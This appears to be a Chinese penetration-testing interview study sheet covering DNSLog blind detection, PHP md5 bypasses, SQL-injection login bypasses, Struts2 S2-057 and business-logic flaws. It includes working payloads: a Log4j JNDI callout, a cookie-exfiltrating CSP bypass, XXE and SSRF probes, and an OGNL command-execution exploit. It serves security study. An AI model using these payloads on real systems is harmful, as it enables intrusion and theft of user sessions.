# 面试题

## 一、Sql注入部分（重点）

### 1、Dnslog除了可以用于sql注入盲注回显外，还可以用到什么地方？

#### 远程命令执行rce的盲打

Log4j2的poc

pyload:cores?action=${jndi:ldap://${sys:java.version}.i913n8.ceye.io}

#### **Xss的盲打**

<img src=http://test.x7sfjd.dnslog.cn/hguone>

#### **CSP绕过 利用dns预解析绕过**

Payload：document.querySelector('body').innerHTML += "<link rel='dns-prefetch' href='" + window.btoa(document.cookie.split(/;|=/)[1]) + ".your-dnslog.com'>"

#### **XXE的盲注利用**

XXE盲打（无回显）验证，引用外部实体，可以利用dnslog在平台获取所需要的信息。

曾经用burp自带的Collaborator client利用bp自带的dnslog平台获得xxe盲注的回显。

流量特征

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a8500b90361c04dc0f44fbe0106009f.web-security-academy.net/exploit"> %xxe;]>

#### **SSRF的盲打**

一个没有回显的 SSRF 场景，我们同样可以通过 DNSLog 知道是否存在漏洞

example:

[http://127.0.0.1:81/sql.php?url=http://ssrf.ro8bpi.dnslog.cn](http://127.0.0.1:81/sql.php?url=http:/ssrf.ro8bpi.dnslog.cn，如果得到了解析记录，则证明有ssrf)

[如果得到了解析记录，则证明有ssrf](http://127.0.0.1:81/sql.php?url=http:/ssrf.ro8bpi.dnslog.cn，如果得到了解析记录，则证明有ssrf)

## **PHP的md5绕过**

### 1、说说php md5绕过的集中方式（重点）

#### （1）弱比较 0e绕过

0e开头的字符串在参与比较时,会被当做科学计数法,结果转换为0

比如将两个md5值进行弱类型比较

md5('QNKCDZO') == md5(240610708)

MD5加密后会变成这个样子

0e830400451993494058024219903391 == 0e462097431906509019562988736854

由于0e开头的字符串会转换为0,所以真正比较的过程会变成下面这样

0 == 0

#### **（2）数组绕过**

md5不能加密数组,传入数组会报错,但会继续执行并且返回结果为null

比如将两个数组的md5值进行比较

md5(a[]=1) === md5(b[]=1)

由于md5函数无法处理数组,会返回null,所以md5加密后的结果是下面这样

null === null

结果返回true,也就是说数组的md5值进行比较时,结果相等

需要注意的是0e绕过只能绕过弱类型比较(==),而数组绕过不只可以绕过弱类型比较,还可以绕过强类型比较(===)

#### **（3）MD5碰撞绕过**

很难

### 2、数据库的万能密码都有那些？

（1）‘ or 1=1 --+

（2）ffifdyop 的MD5加密结果是 276f722736c95d99e921722cf9ed621c

经过MySQL编码后会变成'or'6xxx,使SQL恒成立,相当于万能密码,可以绕过md5()函数的加密

## 其他

### 描述下s2-057漏洞（重点）

当web应用中使用了Struts2 Convention插件时，alwaysSelectFullNamespace属性值是会开启的。

开启alwaysSelectFullNamespace属性

在org.apache.struts2.dispatcher.mapper.DefaultActionMapper#parseNameAndNamespace方法中解析uri时，如果alwaysSelectFullNamespace属性值为true，会进入到能执行命令的分支，就可以利用漏洞远程执行命令

### 2、s2-057漏洞存在需要有两个必要条件：（重点）

1、 alwaysSelectFullNamespace属性值为true  
2.、存在缺省namespace的package，或namespace使用了通配符（如“/\*”）

### 3、s2-057流量关键字

**Ognl**

Poc（exp）：

${(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS).(#ct=#request['struts.valueStack'].context).(#cr=#ct['com.opensymphony.xwork2.ActionContext.container']).(#ou=#cr.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ou.getExcludedPackageNames().clear()).(#ou.getExcludedClasses().clear()).(#ct.setMemberAccess(#dm)).(#a=@java.lang.Runtime@getRuntime().exec('id')).(@org.apache.commons.io.IOUtils@toString(#a.getInputStream()))}

## 业务逻辑漏洞

### 挖洞的过程中遇到比较多的漏洞是什么？

文件上传漏洞，特别是头像上传的地方比较容易有文件上传漏洞

Sql注入漏洞，头注入有时候会遇到

再有就是很大量的逻辑漏洞啦，比如越权，支付逻辑漏洞，等等

### 说说你曾经挖出来的逻辑漏洞（重点）

1. 比较多是只做客户端验证

使用BP等工具进行抓包篡改数据，便很容易绕过客户端控件的检查，进行恶意数据的输入。

1. 验证码过于简单可以爆破
2. 边界值的一些缺陷，比如重要变量溢出的一些情况。
3. 业务流程有问题，导致可以通过数据包的改动或者丢弃，实现鉴权的绕过，金额的修改等等

### 常见逻辑漏洞有哪些？（重点）

1. 未授权访问
2. 验证码绕过
3. 密码找回
4. 密码修改
5. 登录页面用户覆盖
6. 支付漏洞
7. 水平越权
8. 垂直越权
9. 交叉越权
10. 突破限制

### 什么是越权漏洞？

用户可以操作超出自己管理权限范围的功能，从而进行非一般用户可以操作的行为。

分为水平越权和垂直越权

如果使用A用户的权限去操作B用户的数据，A的权限小于B的权限，如果能够成功操作，则称之为越权操作。越权漏洞形成的原因是后台使用了不合理的权限校验规则导致的。

一般越权漏洞容易出现在权限页面(需要登录的页面)增、删、改、查的的地方，当用户对权限页面内的信息进行这些操作时，后台需要对当前用户的权限进行校验，看其是否具备操作的权限，从而给出响应，而如果校验的规则过于简单则容易出现越权漏洞。

### 有哪些分类？

分为水平越权和垂直越权

水平越权：A用户和B用户属于同一级别用户，但各自不能操作对方个人信息，A用户如果越权操作B用户的个人信息的情况称为平行越权操作。

垂直越权：A用户权限高于B用户，B用户越权操作A用户的权限的情况称为垂直越权。

### 如何进行防护越权漏洞？

1. 前后端同时对用户登录输入信息等进行检测
2. 对用户输入可控参数进行严格校验，防止攻击者枚举
3. 对统一ip设置访问次数限制
4. 添加验证码校验，短信校验等，同时对验证码重发时间进行限制
5. 执行关键操作前必须验证用户身份，验证用户是否具备操作数据权限
6. 特别敏感操作可以让用户再次输入密码或其他的验证信息
7. 可以从用户的加密认证 cookie 中获取当前用户 id，防止攻击者对其修改。或在 session、cookie 中加入不可预测、不可猜解的 user 信息

### 越权漏洞测试方法思路

确认业务流程--->寻找流程中可以被操控的环节--->分析其中可产生的逻辑问题--->尝试修改参数进行触发

### 常见越权功能点：

（1）根据订单号ID查订单、

（2）根据用户 ID 查看帐户信息、修改 / 找回密码等。

（3）手机号码

（4）商品ID

### 登录处存在的逻辑漏洞有哪些？

1. 采用弱密码或者无密码进行登录（弱口令）
2. 密码可爆破
3. 验证码可爆破
4. 短信轰炸
5. 手机验证码凭证可查看(后端返回包可能包含验证码信息)
6. 万能验证码（1、任意验证码复用2、测试方便遗留下得万能验证码0000/1111/6666）
7. 前端验证登录结果（修改返回包内容）
8. 任意用户密码找回/重置
9. 用户批量注册
10. 登录成功凭证可以复用（使用登录成功的凭证，任意登录其他用户）

### 支付漏洞有哪些？


1. 修改支付价格(购买商品一般分为三步骤：订购、确认信息、付款 ,每一步骤其修改的金额值你可以尝试小数目或者尝试负数 )
2. 修改支付状态
3. 修改购买数量
4. 修改附属值 （可以修改优惠卷得金额、修改积分得金额）
5. 修改支付得接口
6. 多重替换支付（两个订单，将金额少的订单和金额多的做替换，可以将高价值得物品通过低金额购买）
7. 多线程并发问题

### 11、目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用

先爆破用户名，再利用被爆破出来的用户名爆破密码。其实有些站点，在登陆处也会这样提示。

### 12、密码找回漏洞可以通过哪些方式进行绕过？

1. 密码允许暴力破解、
2. 存在通用型找回凭证、
3. 可以跳过验证步骤、
4. 找回凭证可以拦包获取
5. 等方式来通过厂商提供的密码找回功能来得到密码。

****